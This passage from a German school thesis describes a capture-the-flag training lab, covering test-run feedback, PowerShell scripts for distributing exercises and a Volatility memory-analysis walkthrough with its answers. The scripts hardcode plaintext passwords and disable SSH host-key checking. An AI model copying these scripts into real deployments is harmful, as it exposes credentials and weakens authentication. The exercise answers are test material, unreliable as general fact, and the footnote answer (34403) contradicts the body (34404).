Sinn dahinter war es Aufmerksamkeit für das Produkt zu gewinnen, sowie jegliches Feedback der Teilnehmer für das Finalisieren zu benutzen. Dieses wurde in Form eines Microsoft Forms überbracht und innerhalb des Teams ausgewertet sowie in weitere Dokumente niedergeschrieben.

### 2.5.1 Interviews

Da es zeitlich bedingt nicht möglich war direkt auf das Feedback einzugehen, war es ein Anliegen Feedback und Anmerkungen der TeilnehmerInnen in einem gegebenen Forms nach dem Testlauf abzusenden. Dabei wurde auf kurze und prägnante Fragen geachtet, um die Wahrscheinlichkeit des Ausfüllens zu erhöhen. Da man auf dieses schriftliche Feedback nicht direkt eingehen kann, war es ein Wunsch des Teams auch ein verbales Feedback der betreuenden Lehrpersonen einzuholen. Also wurde zu dem SchülerInnen Feedback auf Forms auch ein verbales Feedback der Lehrpersonen eingeholt. Dazu wurde eine anwesende Lehrperson aus dem Themengebiet nach ihrer persönlichen Meinung befragt, was zu folgendem verbalem Feedback führte.

## Verbale Anmerkungen

Einige PC´s weisen kein vhdx Hintergrundbild auf.
Einige PC´s weisen keine vm Arbeitsumgebung auf.
Anmelde Ablauf war nicht User-Freundlich genug.
Ergebnis Eingabe ist umständlich zu nutzen und weist Fehler im Bereich der Eingabe selber als auch der Dynamischen Abfrage, auf welche durch das Session Cookie auftraten.

Übungen waren ansich lustig und haben Spaß gemacht.
Zu wenig Auseinandersetzung der Übungen von jedem Teammitglied durch zu spontane Übungsübermittlung (nicht jeder kannte die Lösungen.
Zu wenig einführend und entlassende worte sowie wenig Team Präsentation und durchsetzung.

Eben dieses Feedback wurde genutzt, um die Finalisierung des Produkts durch angesprochene Probleme sowie motivierende Worte weiter voranzutreiben und zu entwickeln.

### 2.5.2 Feedback

Das Feedback der Schüler und Schülerinnen, die teilgenommen hatten, war durchaus positiv, wie es in der folgenden Feedback-Folie zu sehen ist. Diese wurde zur visuellen Darstellung des Feedbacks in der offiziellen Diplomarbeitspräsentation genutzt.





Abbildung 58: Vereinfachte Darstellung des Feedbacks der 2CI

# 3 Backend

## 3.1 Einleitung

Die Kategorie „Backend“ beschäftigt sich mit der Infrastruktur und der Bereitstellung der Übungen. Diese Infrastruktur besteht aus einem Master-PC, einer Serverinfrastruktur samt Storage sowie einer VHDX. Damit erleichtert es die Durchführung von Capture the Flag-Übungen. Um die Übungen bereitzustellen, muss man auf dem Master-PC ein PowerShell-Skript ausführen, das dann die Übungen an die PCs im Labor sendet.





Abbildung 59: Topologie mit Master-PC, PCs im Labor und Storage

## 3.2 VHDX

Die VHDX ist auf den PCs, auf denen die Schüler und Schülerinnen CTF-Übungen ausführen, bereitgestellt. Die VHDX ist eine Windows 11 Maschine und ist basierend auf die Microsoft Security Baselines abgesichert. Diese Baselines sind Sicherheitsrichtlinien, die in Zusammenarbeit mit der NSA erstellt wurden, um ein Microsoft-System so sicher wie möglich zu konfigurieren und mögliche schädliche Aktivitäten zu verhindern. (Vgl. Microsoft Support, o. D.).

| Konfiguration basierend auf die Sicherheitsrichtlinien | |
|---|---|
| Policy Einstellung | Status |
| Anmelden überwachen | Erfolg und Fehler |
| Kontosperrung überwachen | Fehler |
| Mitgliedschaft in der Überwachungsgruppe | Erfolgreich |
| Spezielle Anmeldung überwachen | Erfolgreich |
| PNP-Überwachungsaktivität | Erfolgreich |
| Prozesserstellung überwachen | Erfolgreich |
| Benutzerkontenverwaltung überwachen | Erfolg und Fehler |
| Andere Objektzugriffsereignisse überwachen | Erfolg und Fehler |
| Wechselmedien überwachen | Erfolg und Fehler |
| Dateifreigabe überprüfen | Erfolg und Fehler |
| Andere Richtlinienänderungsereignisse überwachen | Erfolg und Fehler |
| Sicherheitsstatusänderung überwachen | Erfolgreich |
| FormSuggestPasswords | 1 |
| ConsentPromptBehaviorAdmin | 2 |
| InactivitTimeoutSecs | 900 |
| Isolation | PMEM |
| ExploitGuard_ASR_Rules | 1 |
| EnableNetworkProtection | 1 |
| DisablePasswordSaving | 1 |
| NotifMalicious | 1 |
| NotifyUsafeApp | 1 |
| ServiceEnabled | 1 |
| RestrictAnonymous | 1 |

Tabelle 2: Konfigurationen, die basierend auf die Security Baseline vorgenommen wurden

Um die Sicherheit der VHDX zu maximieren wurden alle vorinstallierten Programme und Anwendungen, die nicht benötigt werden, gelöscht und die Standardeinstellungen der Firewall bearbeitet.

| gelöschte Anwendungen & deaktivierte Service | |
|---|---|
| **Name** | **Art** |
| OneDrive | App |
| Paint | App |
| Power Automat | App |
| Remotehilfe | App |
| Tipps | App |
| Film und TV | App |
| Google Drive | App |
| XboxNetApiSvc | Service |
| XblGameSave | Service |
| XblAuthManager | Service |
| RemoteRegistry | Service |
| MapsBroker | Service |

Tabelle 3: gelöschte und deaktivierte Services & Apps

| deaktivierte Firewallrules |
|---|
| Skype |
| Mobies & TV |
| MSN Weather |
| Microsoft Todo |
| Mirosoft Store |
| Windows Media Player |
| Windows Rechner (nur Ausgehend) |
| Windows Camera (nur Ausgehend) |
| Microsoft Fotos (nur Ausgehend) |
| Microsoft People (nur Ausgehend) |
| News (nur Ausgehend) |

Tabelle 4: deaktivierte Microsoft Firewallrules, welche standardmäßig aktiviert sind

Alle benötigten Anwendungen und Tools für die Lösungen von den Übungen wurden installiert. Zusätzlich wird beim Start des Systems überprüft, ob es im Ordner, in dem die Übungen abgespeichert sind, Übungen gibt, die älter als drei Wochen sind. Falls solche vorhanden sind, werden sie durch das folgende PowerShell-Skript automatisch gelöscht und somit Ressourcensparend gearbeitet.

```
$verzeichnisPfad = "C:\Users\KobayashiMaru\Dokumente\"

$maxAlterInWochen = -3

$heutigesDatum = Get-Date

Get-ChildItem -Path $verzeichnisPfad | Where-Object { $_.LastWriteTime
-lt ($heutigesDatum).AddWeeks($maxAlterInWochen) } | ForEach-Object {

    Remove-Item $_.FullName -Force -Recurse

}
```

Code 9: PowerShell – Löschung von 3 Wochen alte Übungen

## 3.3 Master-PC

Der Master-PC dient den Lehrkräften dazu, Übungen an die Clients der Schüler und Schülerinnen im Labor zu verteilen. Diese CTF-Übungen befinden sich zudem in einem separaten Netzwerk, welches von den Rechnern auf denen diese Aufgaben abgewickelt werden, bewusst getrennt ist. Somit wird gewährleistet, dass die Übungen hinter einer Firewall sind und die Schüler und Schülerinnen nur Zugriff auf freigegeben CTF-Übungen erhalten. Um Zugang zum Netzwerk, in dem die Übungen abgelegt sind, zu erhalten, ist es erforderlich, eine VPN-Verbindung herzustellen. Mit dem folgenden PowerShell-Skript wird die VPN-Verbindung automatisch nach dem Booten hergestellt.

```
cd "C:\Program Files\Fortinet\FortiClient\"

          start /B ipsec -k VLAB
```

Code 10: PowerShell - Erstellung einer VPN-Verbindung

Mit dem folgenden PowerShell-Skript wird eine Verbindung mit dem VCenter aufgebaut, alle verfügbaren Übungen aufgelistet und installiert.

```
Install-Module -Name VMware.PowerCLI -Force -AllowClobber
# Importiere das VMware PowerCLI-Modul
Import-Module VMware.PowerCLI
# Verbinde dich mit dem vCenter Server
$vcServer = "10.30.30.150"
$username = "administrator@kobayashi.maru"
$password = "Calvin123!"

$securePassword = ConvertTo-SecureString -String $password -AsPlainText
                  -Force
$credential = New-Object System.Management.Automation.PSCredential
              ($username, $securePassword)
Connect-VIServer -Server $vcServer -Credential $credential

# Datenspeicher name
$datastoreName = "Cybersecurity"
$datastore = Get-Datastore -Name $datastoreName -ErrorAction
             SilentlyContinue

if ($datastore) {
    New-PSDrive -Name TgtDS -Location $datastore -PSProvider
    VimDatastore -Root '\' | Out-Null
    $folders = Get-ChildItem -Path TgtDS:CTF
    foreach ($folder in $folders) {
        Write-Host $folder.Name
    }
    $selection = Read-Host "Geben Sie den Namen des Ordners ein)"
    if ($selection -eq 'exit') {
        Write-Host "Verbindung zum vCenter Server wird getrennt."
        Disconnect-VIServer -Server $vcServer -Confirm:$false
      }
      elseif ($folders.Name -contains $selection) {
```

```
            $selectedFolderPath = Join-Path -Path TgtDS:CTF -ChildPath
                                  $selection
            $destinationPath = "C:\Users\Kobayashi-Maru\Downloads"
            Copy-DatastoreItem -Item $selectedFolderPath -Destination
             $destinationPath -Force -Recurse
             Write-Host "'$selection' wurde erfolgreich installiert."
      } else {
        Write-Host "Ungültige Auswahl. Das Skript wird beendet."
    }
} else {
    Write-Host "Datenspeicher '$datastoreName' nicht gefunden."
}
Disconnect-VIServer -Server $vcServer -Confirm:$false
```

Code 11: PowerShell Skript - verbinden mit VCenter und installieren von Übungen

Nachdem die Übung auf dem Master-PC installiert wurde, verteilt das folgende PowerShell-Skript die Übung an die Computer im Labor.

```
$baseIP = "10.0.76."
$allTargets = @();
[int[]]$iprange = 19..20;
$uebung = "MemoryAnalysis";
$deploeyed = @();
foreach ($i in $iprange) {
    $ip = $baseIP+$i;
$result = Test-NetConnection -ComputerName $ip -Port 22;
    if ($result) {
        $allTargets+=$ip
    }
}
```

```
echo "Erreichbare Hosts: ", $allTargets;
$done = $false;
for ($i = 0; $i -lt $allTargets.Count; $i++){
   if ($done){
        Write-Host "Hosts fertig"
        break;
    }
   if ($deploeyed -notcontains $allTargets[$i]){
      echo "Master an --> ", $allTargets[$i];
      scp -r "C:\Users\Kobayashi-Maru\Downloads\$($uebung)"
      kobayashi@$($allTargets[$i]):'C:\Users\Kobayashi\Documents\'
            $deploeyed +=$allTargets[$i]
   }
   for ($j = 0; $j -lt $i; $j++){
    $x = $i + $j;
    if ($deploeyed -contains $allTargets[$j]){
      if ($x -ge $allTargets.Count){
            $done = $true
            break;
      }else{
          if ($deploeyed -contains $allTargets[$x]){
              continue;
              }
              $ipSource = $allTargets[$j]
          $ipDest = $allTargets[$x]
          Write-Host "$ipSource --> $ipDest"
          $username = "kobayashi"
          $password = ConvertTo-SecureString -String "cisco123!"
          $credential = New-Object -TypeName PSCredential -ArgumentList
                        $username, $password
          Invoke-Command -ComputerName $ipSource -ScriptBlock {
              param($source, $destination)
```

```
                scp -o StrictHostKeyChecking=no $source
                kobayashi@$($destination):$($uebung)
            } -Credential $credential -ArgumentList
            "C:\Users\kobayashi\Docuemnts\$($uebung)", $ipDest
            $i++;
            $deploey += $allTargets[$x];
        }
    }
  }
}
```

Code 12: PowerShell Skript - Verteilung der Übungen im Labor

# 4 Forensik

## 4.1 Einleitung

Die Forensik ist die Analyse von gehackten Systemen, mit dem Ziel, die Vorgehensweise des Hackers zu verstehen, um darauf aufbauend Schwachstellen zu identifizieren und zukünftige Cyberattacken besser abzusichern. Des Weiteren ermöglicht die digitale Forensik das Aufdecken, welche Daten von einem System gestohlen wurden. Zu den wichtigsten Systemen zählen Datenbanken, Webserver und Server die einen Dienst zur Verfügung stellen. In der Computerforensik beschränkt sich diese Analyse nicht nur auf die Gesamtheit von Systemen, sondern erweitert sich auch auf spezifische Teilbereiche wie die Analyse von Schadsoftware, die Untersuchung des Arbeitsspeichers (Memory Analyse) und die Überprüfung von Netzwerkaktivitäten.

Im folgenden Abschnitt werden verschiedene Arten von IT-Forensiken behandelt. In der Regel ist es das Hauptziel deklariert zu ermitteln was der Angreifer im Netzwerk oder auch auf einem System aufgespürt oder erlangt hat.

# 4.2 Memory Analysis

## 4.2.1 Inspiration

Eine bedeutende Methode in der IT-Forensik ist die Speicheranalyse. Diese ermöglicht es, zu untersuchen, was genau im Augenblick der Erstellung eines Memory Dumps passiert ist. Aus diesem Grund wurde auch ein CTF-Beispiel zu diesem Thema erstellt. Hinweis, die Erläuterung was ein Memory Dump ist erfolgt später!

## 4.2.2 Historischer Hintergrund

Seit den 1990er Jahren existieren Computerviren. Obwohl moderne Computer durch die Verwendung und ständige Verbesserung von Antiviren-Tools sicherer werden, bleiben Antiviren-Programme aufgrund ihrer Suche nach bestimmten Verhaltensmustern oder Codeblöcken in Dateien oder Programmen noch immer nicht ausreichend. Die Erkennung von Spyware gestaltet sich für Antiviren-Tools und das IT-Sicherheitspersonal besonders schwierig, da Spyware sich unauffällig verhält. Viele Länder, Gemeinden und Politiker sind bereits Opfer von Spyware geworden. Um Spyware zu identifizieren, ist es erforderlich, das Computersystem regelmäßig zu säubern und Memory Dumps zu erstellen. Diese müssen anschließend sorgfältig analysiert werden, um festzustellen, ob Programme diverse Informationen stehlen. (Vgl. Hornetsecurity, o. D.)

## 4.2.3 Theoretischer Hintergrund

Ein Memor Dump ist eine erfasste Momentaufnahme des laufenden Speichers eines Gerätes, die mithilfe von Tools wie „Dumpit“ erstellt werden kann. Solche Dumps haben in der Regel die Dateiendung „.raw“, „.dmp“ oder „.bin“. Der Memory Dump kann dann analysiert werden, um Informationen wie alle laufenden Prozesse mit ihren Parametern und Befehlszeilen zu finden. Des Weiteren können die Netzwerkkommunikation, die Registry-Inhalte und die Dateiaktivitäten aller Prozesse untersucht werden, um ungewöhnliche Aktivitäten aufzuspüren. Ein Beispiel hierfür wäre das Verbinden eines Programms mit einem Server oder der Versuch, verschiedene Dateien zu öffnen. Open Source Tools wie „Volatility“ erleichtern und beschleunigen den Analysevorgang von Memory Dumps. (Vgl. Soni, 2014)

### 4.2.4 Aufbau

Die Angabe der Übung basiert auf der fiktiven Situation, dass Alex, ein Forensik-Experte, Unterstützung benötigt. Ein verdächtiges System hat einen Memory Dump generiert und es ist erforderlich, für die Analyse diversen fragen zu beantworten sind.

Bei der CTF-Übung erhalten die Teilnehmer einen Memory Dump einer Windows-Maschine. Diese besondere Übung zielt darauf ab, die praktischen Fähigkeiten der Schüler und Schülerinnen im Umgang mit Memory Analysis zu schärfen. Die Herausforderung besteht darin, den zur Verfügung gestellten Memory Dump zu verwenden, um Informationen über die Hardwarearchitektur der betreffenden Windows-Maschine zu extrahieren und gleichzeitig tiefer in die Matarie einzusteigen, um eine Netzwerkverbindung mit dem Angreifer zu erkennen und die IP-Adresse[1] des Angreifers zu identifizieren. Die Windows-Maschine wurde absichtlich in einen Zustand versetzt, in dem eine ReverseShell-Datei[2] ausgeführt wird und eine Verbindung mit dem Angreifer hergestellt wurde. Das Erstellen eines Memory Dumps während dieses Prozesses ermöglicht es den Schülern, das genaue Verhalten und die Aktivitäten dieses Prozesses zu untersuchen. Dieses praktische Lernumfeld ermöglicht es den Teilnehmern und Teilnehmerinnen, sich mit den realen Herausforderungen der Cybersicherheit vertraut zu machen und ihre analytischen Fähigkeiten weiter zu vertiefen. Der Memory Dump wurde auf eine Kali Linux Maschine kopiert und zudem volatility3 installiert.

### 4.2.5 Durchführung der Übung

Für die Lösung der Übung benötigt man keine weiteren Tools, da auf der zur Verfügung gestellten Kali-VM bereits alles vorbereitet wurde. Man meldet sich mit dem Zugangsdaten (Benutzername: kali, Passwort: kali) auf der Kali-Maschine „Memory_Analysis“ an. Anschließend wird mittels des Befehls

```
cd /home/kali/Downloads/volatility3
```

Code 13: Befehl, um Verzeichnis zu wechseln

zum Verzeichnis “/home/kali/Downloads/volatility3/“ navigiert. Um Informationen über das verdächtige System zu erhalten, welches einen Memory Dump erzeugt hat, wird der folgende Befehl ausgeführt.

[1] IP-Adresse: eine logische Identifikationsadresse im Netzwerk

[2] ReverseShell-Datei: Eine Datei, die unbemerkt eine Verbindung zu einem Angreifer herstellt, ohne dass der Anwender davon Kenntnis hat

```
python3 vol.py -f /home/kali/Downloads/memory_dump.raw windows.info
```

Code 14: Befehl, um Hardwareinformation und Softwareinformation zu bekommen.





Abbildung 60: Ausgabe vom Scann

Dieser Befehl liefert die Antworten auf die Fragen nach der Hardwarearchitektur (34404[3]) und der Anzahl der CPU-Kerne (2[4]). Die Antwort auf die dritte Frage kann man mit dem folgenden Befehl ermitteln.

```
python3 vol.py -f /home/kali/Downloads/memory_dump.raw windows.cmdline
```

Code 15: zeigt alle Prozesse die Ausgeführt wurden


Die vierte Frage bezieht sich auf die Identifikation einer Verbindung mit einer auffälligen IP-Adresse. Zur Beantwortung der Frage muss man den folgenden Befehl ausführen.

[3] 34403 ist die Antwort auf die 1.te Frage

[4] 2 ist die Antwort auf die 2.te Frage

```
python3 vol.py /home/kali/Downloads/memory_dump.raw windows.netscan
```

Code 16: zeigt alle Netzwerkverbindungen



```
┌──(kali㉿kali)-[~/Downloads/volatility3]
└─$ sudo python3 vol.py -f /home/kali/Downloads/memory_dump.raw windows.netscan
[sudo] password for kali:
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0×9d816a0eb1a0  TCPv4   0.0.0.0 443     0.0.0.0 0       LISTENING       2844    httpd.exe       2023-07-09 12:40:18.000000
0×9d816a0eb1a0  TCPv6   ::      443     ::      0       LISTENING       2844    httpd.exe       2023-07-09 12:40:18.000000
0×9d816a0eb590  TCPv4   0.0.0.0 80      0.0.0.0 0       LISTENING       2844    httpd.exe       2023-07-09 12:40:18.000000
0×9d816a0ebc20  TCPv4   0.0.0.0 443     0.0.0.0 0       LISTENING       2844    httpd.exe       2023-07-09 12:40:18.000000
0×9d816a3a3450  TCPv4   0.0.0.0 5357    0.0.0.0 0       LISTENING       4       System  2023-07-09 12:40:30.000000
0×9d816a3a3450  TCPv6   ::      5357    ::      0       LISTENING       4       System  2023-07-09 12:40:30.000000
0×9d816a552d40  TCPv4   0.0.0.0 5040    0.0.0.0 0       LISTENING       6768    svchost.exe     2023-07-09 12:41:12.000000
0×9d816c3e4050  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       936     svchost.exe     2023-07-09 12:40:10.000000
0×9d816c3e4050  TCPv6   ::      135     ::      0       LISTENING       936     svchost.exe     2023-07-09 12:40:10.000000
0×9d816c3e42f0  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       684     lsass.exe       2023-07-09 12:40:10.000000
0×9d816c3e42f0  TCPv6   ::      49664   ::      0       LISTENING       684     lsass.exe       2023-07-09 12:40:10.000000
0×9d816c3e4440  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       936     svchost.exe     2023-07-09 12:40:10.000000
0×9d816c3e4ad0  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING       528     wininit.exe     2023-07-09 12:40:10.000000
0×9d816c3e5940  TCPv4   10.20.20.230    139     0.0.0.0 0       LISTENING       4       System  2023-07-09 12:40:09.000000
0×9d816c3e5d30  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       684     lsass.exe       2023-07-09 12:40:10.000000
0×9d816d4a6a50  UDPv4   0.0.0.0 41056   *       0               4       System  2023-07-09 12:40:09.000000
0×9d816d526780  UDPv4   0.0.0.0 41056   *       0               4       System  2023-07-09 12:40:09.000000
```

Abbildung 61: Ausgabe vom windows.netscan

### 4.2.6 Resümee

In Anbetracht der ständig wachsenden Bedrohungen im Internet erweist sich Memory Analyse als ein unverzichtbares Element zur Identifizierung, Analyse und Abwehr von Cyberangriffen. Die Fähigkeit, verdächtige Aktivitäten im Speicher von Computersystemen zu untersuchen, ermöglicht es IT-Sicherheitsfachleuten, nicht nur Angriffe zu verstehen, sondern auch Maßnahmen zu entwickeln, um zukünftige Sicherheitsrisiken zu minimieren. Die Übung gibt den Schüler und Schülerinnen die Möglichkeit Memory Analyse praktisch durchzuführen, um wichtige Fähigkeiten vom Teilbereich der IT-Forensik beizubringen. Die vollständige Lösung des Beispiels, inklusive der Aufgabenstellung und des Schritt-für-Schritt-Leitfadens, ist im Anhang verfügbar.

# 4.3 Network Analysis

## 4.3.1 Inspiration

In der Welt der Cybersicherheit wird es immer wichtiger Angriffe auf Netzwerke zu erkennen. Wenn man das Netzwerk manipulieren kann, kann man den gesamten Datenverkehr lauschen, Informationen stehlen und bearbeiten. Meiner Erfahrung nach verwenden viele Schüler und Schülerinnen Wireshark im Rahmen des Unterrichts, aber nur wenige können anhand einer PCAP-Datei[5] erkennen, was genau im Netzwerk passiert. Daher wurde eine Übung entwickelt, bei der eine PCAP-Datei während eines ARP-Spoofing Angriffes erstellt wurde.

## 4.3.2 Theoretischer Hintergrund

Das schwächste Glied eines Firmennetzwerkes ist das Local Area Network (LAN), da die meisten Firmen sich für Angriffe aus dem Internet absichern, aber sich wenig Gedanken machen über Angriffe vom internen Netzwerk. Sobald der Angreifer im lokalen Netzwerk ist kann er den Datenverkehr belauschen und manipulieren. Dabei nützen die meisten Angreifer die Angreifbarkeit des ARP-Protokolls aus. ARP steht für Address Resolution Protocol und ist für die Zuordnung von IP-Adressen zu einer MAC-Adresse in einem LAN verantwortlich. Die ARP-Einträge können mühelos mittels Tools wie Ettercap manipuliert werden, um danach Man-in-the-Middle-Angriffe durchzuführen. Ein Man-in-the-Middle-Angriff ermöglicht es dem Angreifer unbemerkt sich zwischen 2 Systemen zu schalten, um danach den Datenverkehr zu lauschen und ggf. zu manipulieren. (Vgl. digital Guide IONOS, 2020)

## 4.3.3 Aufbau

Für die CTF-Übung wurde die folgende Topologie mit einem Cisco Router, Cisco Switch, einer Windows Maschine und einer Kali Linux Maschine erstellt. Den Cisco Router kann man mittels SNMP[6] über den Windows Rechner konfigurieren.

[5] PCAP-Datei: ein Dateiformat, das Netzwerkverkehr aufzeichnet und speichert

[6] SNMP: ist ein simple Netzwerk Management Protokoll

